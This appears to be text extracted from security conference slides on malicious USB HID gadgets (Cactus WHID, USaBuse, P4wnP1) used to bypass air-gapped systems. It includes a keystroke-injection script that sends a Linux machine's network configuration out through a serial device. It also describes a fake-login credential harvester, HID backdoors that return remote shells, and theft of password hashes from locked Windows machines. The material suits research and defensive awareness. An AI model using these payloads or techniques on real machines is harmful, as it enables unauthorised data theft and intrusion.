
```
CactusWHID.build.mcu=atmega32u4
CactusWHID.build.f_cpu=8000000L
```

```
CactusWHID.build.vid=0x0000
CactusWHID.build.pid=0xFFFF
CactusWHID.build.usb_product="Cactus WHID"
CactusWHID.build.usb_manufacturer="April Brother"
CactusWHID.build.board=AVR_LILYPAD_USB
CactusWHID.build.core=arduino
CactusWHID.build.variant=leonardo
CactusWHID.build.extra_flags={build.usb_flags}
```

# AirGap Bypass - Windows Serial Exfiltration (driverless)



Windows 7



Windows 8.1



Windows 10





- LBOWin10
  - Audio inputs and outputs
  - Batteries
  - Bluetooth
  - Computer
  - Disk drives
  - Display adapters
  - DVD/CD-ROM drives
  - Human Interface Devices
  - IDE ATA/ATAPI controllers
  - Keyboards
    - Standard PS/2 Keyboard
  - Mice and other pointing devices
  - Monitors
  - Network adapters
  - Ports (COM & LPT)
    - Communications Port (COM1)
  - Print queues
  - Processors
  - Sensors
  - Software devices
  - Sound, video and game controllers
  - Storage controllers

- Bluetooth Network Connection
    - Disabled
    - Bluetooth Device (Personal Area ...
  - Ethernet0
    - Disabled
    - Intel(R) 82574L Gigabit Network C...
- 2 items

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :

C:\Users\Administratorius&gt;

PC status: Protected

Home

Update

History

Settings

Help ▾

Your PC is being monitored and protected.

Scan options:

Search the web and Windows

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

# AirGap Bypass - Linux Serial Exfiltration (driverless)



- CustomDelay:3000
- DefaultDelay:50
- Press:134+195
- CustomDelay:1000
- PrintLine:gnome-terminal
- CustomDelay:1000
- PrintLine:sleep .5;**stty -F /dev/serial/by-id/\*LilyPad\* 38400;echo -e "SerialEXFIL:"\$(ifconfig)"\n" > /dev/serial/by-id/\*LilyPad\*;exit**


# ESPortal Credentials Harvester

- Redirects HTTP requests to a fake login page.
  - Does not support HTTPS requests nor override cached HTTPS redirects.
- You can define a custom template for up to 3 specific domains, a welcome portal, and a catch-all.
- Captured credentials are stored on the exfiltration page in the file "esportal-log.txt".
- Custom html templates can be uploaded for the ESPortal login credential harvester via FTP.

# WHID Injector – USaBuse

- Bypass Air-Gapped restrictions
- Once connected to a PC:
  - Creates a WiFi AP
  - Injects PoSH scripts that creates a HID RAW as exfil channel to transfer data back.
  - Returns a CMD shell to the attacker
  - GAME OVER





Windows 8.1 Enterprise Evaluation  
Windows License valid for 90 days  
Build 9600



<https://youtu.be/5gMvtUq30fA>




# Coming Soon






# WHID Elite

## Mousejacking Wireless Keyboards & Mice




# P4wnP1 – A Bash Bunny On Steroids




# P4wnP1 – Operating Features

- **Bypass Air-Gapped restrictions**
  - Uses a HID RAW as exfil channel to transfer data back (~50Kb/s)
  - The HID backdoor can call back a remote C&C (in case of a weaponized gadget & a known WiFi network available)
- **Supports RubberDucky Scripts**
  - Can also be triggered by CAPS-, NUM- or SCROLL-LOCK interaction on target
- **Win10 Lockpicker**
  - Steals NetNTLMv2 hash from locked Windows machine, attempts to crack the hash and enters the plain password to unlock the machine on success. (Fixed with KB4041691 on October 10, 2017).





# AirGap Bypass – On Premises





The diagram illustrates the architecture of the Pi0W with P4wnP1 system for remote interaction with a target host. It is divided into two main sections: the Target Host (air gapped) and the Pi0W with P4wnP1.

**Target Host (air gapped):**

- CLIENT AGENT:**
  - communication with HID device
  - runs remote processes + shells
- Input Methods:**
  - direct keyboard commands
  - injects keystrokes on-demand

**Pi0W with P4wnP1:**

- P4wnP1 SERVER:**
  - interactive
  - console based
  - access via SSH
- SSH SERVER:** A separate component on the Pi0W that handles SSH connections.
- Communication:**
  - HID Keyboard device: unidirectional:** Connects the client agent to the keyboard input.
  - Generic HID device: bidirectional:** Connects the client agent to the P4wnP1 server.
  - communicate with client agent via HID device:** A dashed line indicates the bidirectional communication between the P4wnP1 server and the client agent.

**Remote Interaction:**

- Tester:** A laptop with an **SSH CLIENT**.
- external SSH server:** A cloud-based server that acts as a relay.
- SSH to forwarded P4wnP1 server:** The tester connects to the external SSH server, which forwards the connection to the P4wnP1 server.
- P4wnP1 joins WiFi network with Internet access:** A red circle highlights the Pi0W device, indicating its connection to a WiFi network for internet access.
- remote interaction with P4wnP1 SERVER over INTERNET:** A green dashed line shows the connection from the external SSH server to the P4wnP1 server.

